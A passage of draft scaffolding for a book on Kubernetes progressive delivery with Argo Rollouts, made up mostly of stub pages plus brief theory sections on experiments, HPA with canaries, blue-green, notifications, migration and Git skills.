This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- AnalysisTemplate and AnalysisRun; Prometheus queries.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Success, Failure, Aborts

Success, Failure, Aborts

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Success and failure conditions; automatic aborts.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Inline vs Background Analysis

Inline vs Background Analysis

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Inline vs background analysis.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Experiments

Theory

Theory: An Experiment is a Bounded Extra Version

Experiments run a template for a duration, optionally with analysis, without becoming stable. They are for A/B or soak tests beside the main canary.

Invariants

1. Failed experiments should not promote.
2. They consume cluster capacity (extra pods).
3. They are not a substitute for canary steps.

```
stable  +  canary (rollout)  +  experiment pods (temporary)
```

What can break

- Leaving experiments running (cost, drift).

How to read this chapter

Side by side, analysis, vs AnalysisTemplates.

Running Versions Side by Side

Running Versions Side by Side

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Running versions side by side; experiment templates.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Analysis During Experiments

Analysis During Experiments

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Analysis during experiments; lifecycle and failed experiments.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Experiments vs AnalysisTemplates

Experiments vs AnalysisTemplates

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Experiments vs AnalysisTemplates.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

HPA and Canary

Theory

Theory: HPA Owns Replicas; Canary Steps Also Own Replicas

Two controllers cannot both own `spec.replicas` without a rule. `setCanaryScale` and traffic-based splits exist to stop HPA from shrinking the canary out of existence.

Invariants

1. Replica-based canary + HPA on the Rollout is the subtle bug.
2. Traffic-based canary lets HPA scale the whole set more safely.
3. Metrics-server must exist for HPA to do anything.

```
HPA  --replicas-->  Rollout  <-- canary step replica math
```

What can break

- HPA on both stable and canary Deployments independently.

How to read this chapter

The problem, metrics, `setCanaryScale`.

HPA with Replica-Based Canaries

HPA with Replica-Based Canaries

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- A subtle problem: HPA with replica-based canaries.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Metrics Server and Canary Scaling

Metrics Server and Canary Scaling

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Metrics server, CPU load, and canary scaling.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

setCanaryScale

setCanaryScale

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Istio routing and `setCanaryScale`.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Blue-Green

Theory

Theory: Blue-Green is Two Stacks and One Cutover

Active and preview Services point at old vs new ReplicaSets. Promotion swaps who is active. Analysis can run on preview before the swap.

Invariants

1. Capacity is ~2× during the preview window.
2. Rollback is swapping Services back, not a Git revert alone (Git should still record the desired Rollout spec).
3. StatefulSets are a later limitation chapter.

```
Service active  →  RS blue
Service preview →  RS green     promote: swap active
```

What can break

- Preview service accidentally public without auth.

How to read this chapter

Services, analysis, promote/rollback.

Active and Preview Services

Active and Preview Services

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Active and preview services; the blue-green lifecycle.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Promotion Analysis

Promotion Analysis

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Pre-promotion and post-promotion analysis.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Promote and Rollback

Promote and Rollback

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Manual and automatic promotion; rollback behavior.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Rollout Notifications

Theory

Theory: Notifications are Observers of Rollout Events

Triggers fire on events (step, abort, promote). Templates format Slack messages. Scope is namespace or cluster.

Invariants

1. Mis-scoped notifications spam or miss.
2. Secrets for Slack tokens are cluster secrets, not Git plaintext.
3. Troubleshooting is "did the event fire" then "did the webhook accept."

```
Rollout event → trigger → template → Slack webhook
```

What can break

- One cluster-scoped subscription for every namespace.

How to read this chapter

Architecture, Slack config, troubleshooting.

Notification Architecture

Notification Architecture

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Notification architecture and scope (namespace vs cluster).

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Triggers, Templates, Slack

Triggers, Templates, Slack

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Triggers, templates, subscriptions, and Slack configuration.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Troubleshooting Notifications

Troubleshooting Notifications

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Troubleshooting notifications.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Migrating to Rollouts

Theory

Theory: workloadRef Lets a Rollout Adopt a Deployment

Migration is changing the controller that owns ReplicaSets without changing the pod spec. `workloadRef` points at an existing Deployment. StatefulSets often cannot follow this path.

Invariants

1. Git (Argo) must stop managing the old Deployment's replica field.
2. Aborts during migration need a rehearsed rollback.
3. Stateful identity (ordinals, PVCs) does not map to canary ReplicaSets cleanly.

```
Deployment  --workloadRef-->  Rollout takes over RS
Git desired: Rollout, not Deployment replicas
```

What can break

- Both Deployment and Rollout controllers racing on the same RS.

How to read this chapter

workloadRef, conversion, canary migration, StatefulSet limits.

Migration and workloadRef

Migration and workloadRef

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Migration strategies and `workloadRef`.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Direct Conversion

Direct Conversion

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Direct conversion and Argo CD synchronization.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Canary Migration

Canary Migration

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Canary migration, aborts, retries, scaling down the old Deployment.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

StatefulSet Limitations

StatefulSet Limitations

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- StatefulSet limitations.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Capstone

Theory

Theory: One Loop from Commit to Careful Traffic

Git commit → forge CI → image digest in Git → Argo CD sync → Rollout steps → analysis → stable. That is the book's end-to-end mental model.

Invariants

1. Every stage is a name over content-addressed bytes (Git hash, image digest).
2. Humans change Git; controllers change clusters.
3. Larger environments add more clusters, ApplicationSets, and stricter analysis — not a different physics.

```
commit → CI → digest in Git → Argo → Rollout → traffic → stable
```

What can break

- A snowflake kubectl at any stage (breaks the loop).

How to read this chapter

End-to-end model, larger environments.

A Working Mental Model

A Working Mental Model

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- A working mental model, end to end.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Larger Environments

Larger Environments

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Progressive delivery in larger environments.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Appendices

Understanding Questions and Answers

Understanding Questions and Answers

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Four focused questions with detailed answers after each part.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Git Competency Checklists

Git Competency Checklists

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Level 1: 6 essential skills everyone needs.
- Level 2: 5 power skills (reflog, interactive rebase, cherry-pick, bisect, Conventional Commits).
- Level 3: 5 advanced specialist topics.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Real-World Scenario Playbook

Real-World Scenario Playbook

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Sanjay's deleted branch panic → recovered with reflog.
- Ajay's messy history → cleaned with interactive rebase.
- Maya's critical hotfix → deployed with cherry-pick.
- The team's mysterious production bug → fixed with bisect.
- Professional commit messages.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Lab Environment Reference

Lab Environment Reference

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Docker, kind/K3s, kubectl, Helm, Argo CD/Rollouts setup.
- Heredoc and shell conventions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Command Quick Reference and Glossary

Command Quick Reference and Glossary

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Command quick reference and glossary.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.